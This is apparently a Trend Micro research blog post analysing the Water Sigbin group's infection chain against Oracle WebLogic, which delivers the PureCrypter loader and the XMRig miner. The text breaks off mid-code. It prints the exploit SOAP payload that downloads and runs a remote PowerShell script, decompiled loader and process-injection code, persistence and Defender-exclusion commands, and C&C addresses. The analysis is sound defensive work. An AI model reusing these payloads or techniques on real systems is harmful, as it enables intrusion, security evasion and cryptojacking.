Examining Water Sigbin's Infection Routine Leading to an XMRig Cryptominer

trendmicro.com/en_us/research/24/f/water-sigbin-xmrig.html

June 28, 2024

Exploits & Vulnerabilities

We analyze the multi-stage loading technique used by Water Sigbin to deliver the PureCrypter loader and XMRIG crypto miner.

By: Ahmed Mohamed Ibrahim , Shubham Singh, Sunil Bharti June 28, 2024 Read time: (words)

Summary

- Water Sigbin continues to exploit CVE-2017-3506 and CVE-2023-21839 to deploy cryptocurrency miners via a PowerShell script.
- The threat actor employs fileless execution techniques, using DLL reflective and process injection, allowing the malware code to run solely in memory and avoid disk-based detection mechanisms.
- This blog entry details the multi-stage loading technique that Water Sigbin uses to deliver the PureCrypter loader and XMRig cryptocurrency miner.

Water Sigbin (8220 Gang), a threat actor that focuses on deploying cryptocurrency-mining malware, has also been actively targeting Oracle WebLogic servers. As discussed in our previous blog entry, we found the threat actor exploiting vulnerabilities in Oracle WebLogic Server, notably CVE-2017-3506 and CVE-2023-21839 to deploy cryptocurrency miners via PowerShell scripts.

In this entry, we will examine the multi-stage loading technique used to deliver the PureCrypter loader and XMRIG crypto miner. All payloads used during this campaign are protected using *.Net Reactor*, a .NET code protection software, to safeguard against reverse engineering. This protection obfuscates the code, making it difficult for defenders to understand and replicate. Additionally, it incorporates anti-debugging techniques. The payload was delivered via the exploitation of CVE-2017-3506. Figure 1 shows the attack payload we observed.

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Header>        <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
           <java version="1.8.0_151" class="java.beans.XMLDecoder">
               <void class="java.lang.ProcessBuilder">
                  <array class="java.lang.String" length="3">                    <void index =
"0">                                              <string>cmd.exe</string>
</void>                                                     <void index = "1">
<string>/c</string>                                      </void>
<void index = "2">                        <string>powershell.exe iex(New-Object Net.WebClient).Downlo
adString(&apos;http://87.121.105.232/bin.ps1&apos;)</string>                    </void>
</array>                  <void method="start"/>                 </void>           </java>
</work:WorkContext>   </soapenv:Header>   <soapenv:Body/></soapenv:Envelope>
```

Figure 1. Attack payload found during the exploitation of CVE-2017-3506
download

Attack diagram



Figure 2. Water Sigbin Attack diagram
download

Technical analysis

Initial Access

Upon successful exploitation of CVE-2017-3506, Water Sigbin deploys a PowerShell script on the compromised machine. This script is responsible for decoding the first stage Base64-encoded payload (in the *bin.ps1* PowerShell Script). In this case, the script we analyzed was not as complicated as the one we observed in earlier attacks.

```
function Decoded_Drop_Execute {
    param (
        [Parameter(Mandatory = $true)]
        [string] $BinaryPayloadEncoded,

        [Parameter(Mandatory = $true)]
        [string] $BinaryName
    )

    $TempPath = [System.IO.Path]::GetTempPath()
    $BinaryFullPath = Join-Path -Path $TempPath -ChildPath $BinaryName

    try {
        $BinaryPayloadDecoded = [System.Convert]::FromBase64String($BinaryPayloadEncoded)
        [System.IO.File]::WriteAllBytes($BinaryFullPath, $BinaryPayload_Decoded)
        Start-Process -FilePath $BinaryFullPath
    } catch {
        Write-Error "Error: $_"
    }
}

$wireguardPayload_Encoded = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
[... Truncated code ...]"
$wireguardPayload_Encoded23EXE_Name = "wireguard2-3.exe"

Decoded_Drop_Execute -BinaryContent $wireguardPayload_Encoded -BinaryName $wireguardPayload_Encoded23EXE_Name
```

Figure 3. The PowerShell Script drops, decodes, and executes the loader
download

The malware drops the initial stage loader in the temporary directory under the name *wireguard2-3.exe* and then executes it. The malware impersonates the legitimate VPN application WireGuard to deceive users and AV engines into believing it is genuine software.



Figure 4. File properties
download

First stage loader

File name	SHA256	Size	Type
wireguard2-3.exe	f4d11b36a844a68bf9718cf720984468583efa6664fc99966115a44b9a20aa33	5.82 MB (6102016 bytes)	EXE

Table 1. First stage loader details

The *wireguard2-3.exe* file is a trojan loader that decrypts, maps, and executes a second-stage payload in memory. The loader dynamically retrieves, loads, and executes another binary from the specified resource *Chgnic.Properties.Resources.resources* (named *Qtyocccmt*), which ultimately resolves to *Zxpus.dll*. By using reflective DLL injection for in-memory execution, the malware significantly enhances its ability to evade detection and effectively carry out its malicious activities.

```
private static void smethod_0()
{
    for (;;)
    {
        try
        {
            byte[] array = Class7.smethod_3();
            GClass0.list_0.Add(array);
            string @string = Encoding.ASCII.GetString(GClass0.list_0[0]);
            List<byte> list = new List<byte>();
            for (int i = 0; i < @string.Length; i += 2)
            {
                list.Add(Convert.ToByte(@string.Substring(i, 2), 16));
            }
            GClass0.list_0.Add(list.ToArray());
            if (GClass0.list_0.Count <= 0)
            {
                continue;
            }
        }
        catch
        {
            continue;
        }
        Assembly assembly = AppDomain.CurrentDomain.Load(GClass0.list_0.Last<byte[]>());
        GClass0.list_0.Clear();
        using (List<Type>.Enumerator enumerator = assembly.GetTypes().ToList<Type>().GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                GClass0.Class2 @class = new GClass0.Class2();
                @class.type_0 = enumerator.Current;
                try
                {
                    Task.Run(new Action(@class.method_0)).Wait();
                }
```

Figure 5. The loader dynamically retrieves, loads, and executes Zxpus.dll
download

Second stage loader

File name	SHA256	Size	Type
Zxpus.dll	0bf87b0e65713bf35c8cf54c9fa0015fa629624fd590cb4ba941cd7cdeda8050	2.7 MB (2859008 bytes)	DLL

Table 2. Second stage loader details

The DLL is another trojan loader that dynamically retrieves a binary named *Vewijfiv* from its resources and decrypts it using the AES encryption algorithm with a specified key and IV. The decrypted payload is then decompressed using GZip. After decompression, the payload is deserialized using *protobuf-net*, revealing the loader's configuration. This configuration includes details such as the process name to be created and the next stage payload in encrypted format.

AES Key	AES IV
5D8D6871C3D59D855616603F686713AC48BF2351F6182EA282E1D84CBB15B94F	CAAD009AC0881FE2A89F80CEEA6D1B6

Table 3. The binary AES key and AES IV

```
public static void PublishConfig()
{
    byte[] array = ServerProcessorComp.mw_DecryptData(Resources.Vewijfiv);
    using (MemoryStream memoryStream = new MemoryStream(CallbackIteratorMock.mw_DecompressData(array)))
    {
        memoryStream.Position = 0L;
        Config.DeleteConfig(Serializer.Deserialize<WriterMethodRole>(memoryStream));
    }
    string fileName = Process.GetCurrentProcess().MainModule.FileName;
    if (!Config.SetConfig().VisitConfig.OrderConfig.RevertWriter())
    {
        Config.ChangeConfig(fileName.Remove(fileName.Length - 4));
    }
    else
    {
        Config.ChangeConfig(fileName);
    }
    ListCodePolicy.ComputeSingleton();
    new CallbackWriter().FlushSingleton();
    EventErrorManager.IncludeSingleton();
    new SpecificationGlobalException().EnableSingleton();
    new ListenerIteratorMock().VisitSingleton();
    new InterpreterWriter().SortSingleton();
    new DescriptorWriter().CalculateSingleton();
    new ReaderWriter().PrepareSingleton();
    new ServiceWriter().ConcatSingleton();
    new RecordWriter().ReadSingleton();
    new CreatorPageReader().PublishSingleton();
    new ImporterWriter().RegisterWriter();
    new MockIteratorStatus().InsertConfig();
    new ListenerWriter().DeleteSingleton();
    new PrinterCodeItem().mw_WriteAndExecutePayload();
    new FilterWriter().SetSingleton();
    new RegistryWriter().mw_UpdateConfigAndCleanup();
    EventErrorManager.PatchSingleton();
    Environment.Exit(0);
}
```

Figure 6. Zxpus.dll main function
download

```
internal class ServerProcessorComp
{
    // Token: 0x06000128 RID: 296
    public static byte[] mw_DecryptData(byte[] first)
    {
        byte[] array2;
        using (Aes aes = Aes.Create())
        {
            aes.KeySize = 256;
            aes.Key = Convert.FromBase64String("XY1occPVnYVWFmA/aGcTrEi/I1H2GC6iguHYTLsVuU8=");
            aes.IV = Convert.FromBase64String("XKrQCawIgf4qifgM7qbRtg==");
            ICryptoTransform cryptoTransform = aes.CreateDecryptor(aes.Key, aes.IV);
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (MemoryStream memoryStream2 = new MemoryStream(first))
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream2, cryptoTransform, CryptoStreamMode.Read))
                    {
                        cryptoStream.CopyTo(memoryStream);
                        byte[] array = memoryStream.ToArray();
                        array2 = array;
                    }
                }
            }
        }
        return array2;
    }
}
```

Figure 7. Zxpus.dll decrypts the configuration resource file named “Vewijfiv” using the AES encryption algorithm
download

```
public static byte[] mw_DecompressData(byte[] key)
{
    byte[] array3;
    using (MemoryStream memoryStream = new MemoryStream(key))
    {
        byte[] array = new byte[4];
        memoryStream.Read(array, 0, 4);
        int num = BitConverter.ToInt32(array, 0);
        using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
        {
            byte[] array2 = new byte[num];
            gzipStream.Read(array2, 0, num);
            array3 = array2;
        }
    }
    return array3;
}
```

Figure 8. Zxpus.dll decompresses the configuration using GZIP compression
download

The loader creates a new process named *cvtres.exe* in the path *C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe* to impersonate a legitimate process. It then uses process injection to load the next stage payload into memory and start the new process.

```
internal void mw_PayloadInjection(byte[] info, string vis, string filter = null, string def2 = null)
{
    int num = 0;
    for (int i = 0; i < 10; i++)
    {
        try
        {
            int num2 = Marshal.ReadInt32(info, 60);
            int num3 = Marshal.ReadInt32(info, num2 + 24 + 56);
            int num4 = Marshal.ReadInt32(info, num2 + 24 + 60);
            int num5 = Marshal.ReadInt32(info, num2 + 24 + 16);
            short num6 = Marshal.ReadInt16(info, num2 + 4 + 2);
            short num7 = Marshal.ReadInt16(info, num2 + 4 + 16);
            long num8 = Marshal.ReadInt64(info, num2 + 24 + 24);
            if (i > 6)
            {
                num8 = (long)Marshal.ReadInt32(info, num2 + 24 + 24);
            }
            long num9 = Marshal.AllocHGlobal(1240).ToInt64() + 15L;
            long num10 = 16L * (num9 / 16L);
            IntPtr intPtr = new IntPtr(num10);
            Marshal.WriteInt32(intPtr, 48, 1048603);
            ServerErrorManager.StubCodePolicy stubCodePolicy = this.mw_CreateProcessA(vis, filter, def2);
            num = stubCodePolicy.m_Page;
            RulesRequestTemplate.mw_ZwUnmapViewOfSection(stubCodePolicy.m_Advisor, num8);
            RulesRequestTemplate.VirtualAllocEx(stubCodePolicy.m_Advisor, num8, num3, 12288, 64);
            if (!RulesRequestTemplate.WriteProcessMemory(stubCodePolicy.m_Advisor, num8, info, num4, 0))
            {
                throw new Exception();
            }
            for (short num11 = 0; num11 < num6; num11 += 1)
            {
                byte[] array = new byte[40];
                Buffer.BlockCopy(info, num2 + (int)(24 + num7) + (int)(40 * num11), array, 0, 40);
                int num12 = Marshal.ReadInt32(array, 12);
                int num13 = Marshal.ReadInt32(array, 16);
                int num14 = Marshal.ReadInt32(array, 20);
                byte[] array2 = new byte[num13];
                Buffer.BlockCopy(info, num14, array2, 0, array2.Length);
                if (!RulesRequestTemplate.WriteProcessMemory(stubCodePolicy.m_Advisor, num8 + (long)num12,
                  array2, array2.Length, 0))
                {
                    throw new Exception();
                }
            }
            RulesRequestTemplate.GetThreadContext(stubCodePolicy.iterator, intPtr);
```

Figure 9. Zxpus.dll creating the cvtres.exe process
download

Next, the loader passes the execution to the *cvtres.exe* process, which will be used to load the PureCrypter loader.

Third stage loader

File name	SHA256	Size	Type

cvtres.exe	b380b771c7f5c2c26750e281101873772e10c8c1a0d2a2ff0aff1912b569ab93	700.5 KB (717312 bytes)	EXE

Table 4. Third stage loader details

At this stage, the malware decompresses another DLL file using Gzip, then loads the DLL and invokes its main function. The final DLL payload is the PureCrypter loader version V6.0.7D, which registers the victim with the command-and-control (C&C) server and downloads the final payload, which includes the XMRig cryptocurrency miner.

```
public static void Main()
{
    using (MemoryStream memoryStream = new MemoryStream(new byte[]
    {
        0, 232, 15, 0, 31, 139, 8, 0, 0, 0,
        0, 0, 4, 0, 220, 183, 83, 116, 102, 93,
        183, 46, 250, 38, 21, 39, 21, 187, 98, 219,
        [... Truncated code ...]
    }))
    {
        byte[] array = new byte[4];
        memoryStream.Read(array, 0, 4);
        int num = BitConverter.ToInt32(array, 0);
        using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
        {
            byte[] array2 = new byte[num];
            gzipStream.Read(array2, 0, num);
            Assembly assembly = Assembly.Load(array2.Reverse<byte>().ToArray<byte>());
            Type type = assembly.GetType("L880fovi00M8cb2Ru4.uVGpDDA5EoIgufAHIJ");
            Delegate.CreateDelegate(typeof(Action), type, "yYs8LNVmw").DynamicInvoke(new object[0]);
        }
    }
}
```

Figure 10. Loading and executing the PureCrypter Loader (Tixrgtluffu.dll) using cvtres.exe

download

Fourth stage (PureCrypter loader)

File name	SHA256	Size	Type
Tixrgtluffu.dll	2e32c5cea00f8e4c808eae806b14585e8672385df7449d2f6575927537ce8884	1018.0 KB (1042432 bytes)	DLL

Table 5. Details of the PureCrypter loader

Upon execution, the malware decodes its configuration, which contains the mutex value, C&C server Information, and more. Furthermore, the malware employs a *mutex name* (6cbe41284f6a992cc0534b) to ensure that only one instance is running simultaneously.

The following is a sample of the malware configuration:

Configuration	Description
89.185.85.102	C&C IP address
god.sck-dns.cc	C&C domain name
amad	Unknown
6cbe41284f6a992cc0534b2	Mutex value
IsSynchronized	Task name/Filename used for Persistence
Name	Persistence/Registry directory name

Table 6. Malware configuration

```
public static void main()
{
    Class1.mw_base64decodeConfiguration();
    if (!Class36.mw_createMUTEX())
    {
        Environment.Exit(0);
    }
    if (Class1.smethod_0().AntiVM)
    {
        Class38.mw_CheckHardwareInformation();
        if (!Class38.smethod_2())
        {
            Environment.Exit(0);
            return;
        }
    }
    if (Class1.smethod_0().PersistenceAndEvasion && !Class35.mw_IsRunningFromRuntimeDirectory())
    {
        Class33.ScheduleTaskAndDefesneEvasion();
    }
    if (Class1.smethod_0().RunXMrig && !Class35.mw_IsRunningFromRuntimeDirectory() && GClass1.smethod_0
      (Class35.mw_GetRandomUtilityName(), null, File.ReadAllBytes(Process.GetCurrentProcess().MainModule.FileName)) > 0)
    {
        Class36.mw_ReleaseMUTEX();
        Environment.Exit(0);
    }
    int num = new Random().Next(3, 4);
    for (;;)
    {
        try
        {
            new Class43().mw_C2Registration_InformationGathering();
            GC.Collect();
        }
        catch
        {
        }
        Thread.Sleep(TimeSpan.FromMinutes((double)num));
    }
}
```

Figure 11. ThePureCrypter loader main function
download

The malware can create a scheduled task with the highest privilege that runs 15 seconds after creation and then runs at random intervals between 180 to 360 seconds (approximately 6 minutes) to achieve persistence.

The malware replicates itself as a hidden file named *IsSynchronized.exe* under the hidden path *C:\Users\$USERNAME$\AppData\Roaming\Name*. The task is registered under the *Microsoft\Windows\Name* folder and is configured to run upon system startup or user login.

```
internal static void ScheduleTaskAndDefesneEvasion()
{
    [... Truncated Code ...]
    using (TaskService taskService = new TaskService())
    {
        TaskDefinition taskDefinition = taskService.NewTask();
        taskDefinition.Settings.Enabled = true;
        taskDefinition.RegistrationInfo.Date = DateTime.Now;
        taskDefinition.RegistrationInfo.Author = WindowsIdentity.GetCurrent().Name;
        taskDefinition.Settings.DisallowStartIfOnBatteries = false;
        taskDefinition.Settings.StopIfGoingOnBatteries = false;
        taskDefinition.Settings.Hidden = false;
        taskDefinition.Settings.ExecutionTimeLimit = TimeSpan.Zero;
        TimeTrigger timeTrigger = taskDefinition.Triggers.Add<TimeTrigger>(new TimeTrigger());
        timeTrigger.StartBoundary = DateTime.Now.AddSeconds(15.0);
        timeTrigger.Repetition.Interval = TimeSpan.FromSeconds((double)new Random().Next(180, 360));
        timeTrigger.Repetition.StopAtDurationEnd = false;
        timeTrigger.Repetition.Duration = TimeSpan.Zero;
        timeTrigger.Enabled = true;
        if (Class38.mw_IsCurrentProcessAdmin())
        {
            taskDefinition.Principal.LogonType = TaskLogonType.InteractiveToken;
            taskDefinition.Principal.RunLevel = TaskRunLevel.Highest;
        }
        [... Truncated Code ...]
        if (!fileInfo.Directory.Exists)
        {
            fileInfo.Directory.Create();
        }
        File.Copy(Process.GetCurrentProcess().MainModule.FileName, fileInfo.FullName, true);
        try
        {
            fileInfo.Directory.Attributes = FileAttributes.Hidden;
        }
        catch
        {
        }
        try
        {
            fileInfo.Attributes = FileAttributes.Hidden;
        }
        catch
        {
        }
        taskDefinition.Actions.Add<ExecAction>(new ExecAction(fileInfo.FullName, null, null));
        if (!Class38.mw_IsCurrentProcessAdmin())
        {
            taskService.RootFolder.RegisterTaskDefinition(Class1.smethod_0().Ow7RT4p2BP + "\\" + Class1.smethod_0().MalwareNameIsSynchronize, taskDefinition);
        }
        else
        {
            taskService.RootFolder.RegisterTaskDefinition("Microsoft\\Windows\\" + Class1.smethod_0().Ow7RT4p2BP + "\\" + Class1.smethod_0().MalwareNameIsSynchronize,
              taskDefinition);
        }
        Environment.Exit(0);
    }
```

Figure 12. PureCrypter creates a scheduled task for persistence
download



Figure 13. Scheduled task properties
download

In addition, the malware can create a hidden scheduled task with a random task name that executes a PowerShell command. This command adds malware specific files and processes to the Windows Defender's exclusion list.

```
internal static void ScheduleTaskAndDefesneEvasion()
{
    if (!Class1.smethod_0().PersistenceAndEvasion)
    {
        return;
    }
    if (Class33.mw_checkPersistenceProcess())
    {
        return;
    }
    if (Class1.smethod_0().ScheduledTask)
    {
        if (Class38.mw_IsCurrentProcessAdmin())
        {
            Class33.mwAddDefenderExclusion();
            Thread.Sleep(10000);
        }
private static void mwAddDefenderExclusion()
{
    try
    {
        if (Class38.mw_IsCurrentProcessAdmin())
        {
            string text = Class35.smethod_0();
            using (TaskService taskService = new TaskService())
            {
                TaskDefinition taskDefinition = taskService.NewTask();
                taskDefinition.Settings.Enabled = true;
                taskDefinition.RegistrationInfo.Author = WindowsIdentity.GetCurrent().Name;
                taskDefinition.RegistrationInfo.Date = DateTime.Now;
                taskDefinition.RegistrationInfo.Description = text;
                taskDefinition.Settings.DisallowStartIfOnBatteries = false;
                taskDefinition.Settings.StopIfGoingOnBatteries = false;
                taskDefinition.Settings.Hidden = true;
                taskDefinition.Settings.ExecutionTimeLimit = TimeSpan.Zero;
                taskDefinition.Settings.DeleteExpiredTaskAfter = new TimeSpan(0, 0, 20);
                taskDefinition.Principal.LogonType = TaskLogonType.S4U;
                taskDefinition.Principal.RunLevel = TaskRunLevel.Highest;
                TimeTrigger timeTrigger = taskDefinition.Triggers.Add<TimeTrigger>(new TimeTrigger());
                timeTrigger.StartBoundary = DateTime.Now.AddSeconds(5.0);
                timeTrigger.Repetition.StopAtDurationEnd = false;
                timeTrigger.EndBoundary = DateTime.Now.AddSeconds(15.0);
                timeTrigger.Enabled = true;
                FileInfo fileInfo = new FileInfo(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), Class1.smethod_0().Ow7RT4p2BP,
                  Class1.smethod_0().MalwareNameIsSynchronize + ".exe"));
                string text2 = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "AddInProcess.exe");
                string text3 = string.Concat(new string[] { "Add-MpPreference -ExclusionPath ", fileInfo.FullName, ",", text2, " -Force; Add-MpPreference -
                  ExclusionProcess ", text2, ",", fileInfo.FullName });
                string text4 = Convert.ToBase64String(Encoding.Unicode.GetBytes(text3));
                taskDefinition.Actions.Add<ExecAction>(new ExecAction("powershell.exe", "-ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -enc " + text4,
                  null));
```

Figure 14. PureCrypter creating a scheduled task for Windows Defender exclusion
download

The Base64-econded PowerShell command is as follows:

> Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -enc QQBkAGQALQBNAHAAUAByAGU[... base64 encoded characters ...] aQB6AGUAZAAuAGUAeABlAA==

Meanwhile, its decoded value is:

>

Add-MpPreference -ExclusionPath C:\Users\ $USERNAME$ \AppData\Roaming\Name\IsSynchronized.exe,C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AddInProcess.exe -Force;

Add-MpPreference -ExclusionProcess C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AddInProcess.exe,C:\Users\$USERNAME$\AppData\Roaming\Name\IsSynchronized.exe"

Next, the malware attempts to establish a connection with its C&C server at 89.185.85[.]102:9091. For each victim, the malware generates a unique identifier based on collected hardware information, stores it in a specific format and encrypts it using MD5.

The following is the format of the collected data.

> [Processor ID]-[Disk Drive Signature]-[Disk Drive Serial Number]- [Baseboard Serial Number]-[Model or Name of GPU]-[Username]

The following code snippet shows the collection of the aforementioned information:

```
internal static string mw_GenerateSystemIdentifier()
{
    if (Class38.string_1 == null)
    {
        string text = string.Empty;
        try
        {
            text = Class38.wm_GetWmiProperty("Win32_Processor", "ProcessorId");
        }
        catch
        {
        }
        try
        {
            text = text + "-" + Class38.wm_GetWmiProperty("Win32_DiskDrive", "Signature");
        }
        catch
        {
        }
        try
        {
            text = text + "-" + Class38.wm_GetWmiProperty("Win32_DiskDrive", "SerialNumber");
        }
        catch
        {
        }
        try
        {
            text = text + "-" + Class38.wm_GetWmiProperty("Win32_BaseBoard", "SerialNumber");
        }
```

Figure 15. PureCrypter generates a victim ID from system information
download

Additionally, the malware collects system information, which includes usernames, installed antivirus software, and CPU information, using Windows Management Instrumentation (WMI) queries. This information is stored in an object class, serialized into a byte sequence, and then encrypted using the TripleDES symmetric-key encryption algorithm. The encryption key is derived from the MD5 hash of the mutex value (6cbe41284f6a992cc0534b). Subsequently, the encrypted data is sent to the C&C server.

```
internal void mw_C2Registration_InformationGathering()
{
    if (this.mw_connectC2Over9091())
    {
        try
        {
            if (this.method_0() == null || !this.method_0().Connected)
            {
                return;
            }
            this.method_3(new Timer(new TimerCallback(this.method_7), this.method_0(), (int)TimeSpan.FromMinutes(1.0).TotalMilliseconds, (int)TimeSpan.FromMinutes
              (1.0).TotalMilliseconds));
            this.method_5(new GClass16(Class1.smethod_0().mutexValue));
            Class38.mw_GenerateSystemIdentifier();
            Class38.mw_CheckHardwareInformation();
            GClass12 gclass = new GClass12
            {
                Identifier = Class38.mw_GenerateSystemIdentifier(),
                IjG0lmvQ3K = Class38.smethod_2(),
                processorName = Class38.mw_RetrieveProcessorName(),
                vb10TlJhVI = Class38.smethod_4(),
                v9q02bqjcV = Class38.smethod_8(),
                K3tHPx11c5 = Class38.smethod_6(),
                InstalledAntiVirus = Class38.mw_retrieveInstalledAntiVirus(),
                isRunning = Class42.mw_IsProcessRunning(),
                LDU0xa4WOn = Class38.mw_IsCurrentProcessAdmin(),
                ComputerType = Class38.mw_ComputerType(),
                I4d08j0DWl = Class1.smethod_0().amad,
                Username = Class38.mw_retrieveUsername(),
                Version = "v6.0.7D",
                mw_currentWindowTitle = Class42.mw_GetCurrentForegroundWindowTitle(),
                cPW0DvWJVH = Class42.smethod_5(),
                PtK0LDpeQO = Class1.smethod_4()
            };
            this.mw_sendSystemInformation(gclass);
```

Figure 16. PureCrypter Initializes connection with the C&C server and collects system information
download

```
internal static string mw_retrieveInstalledAntiVirus()
{
    string text;
    try
    {
        if (Class38.string_3 == null)
        {
            using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" +
              Environment.MachineName + "\\root\\SecurityCenter2", "Select * from AntivirusProduct"))
            {
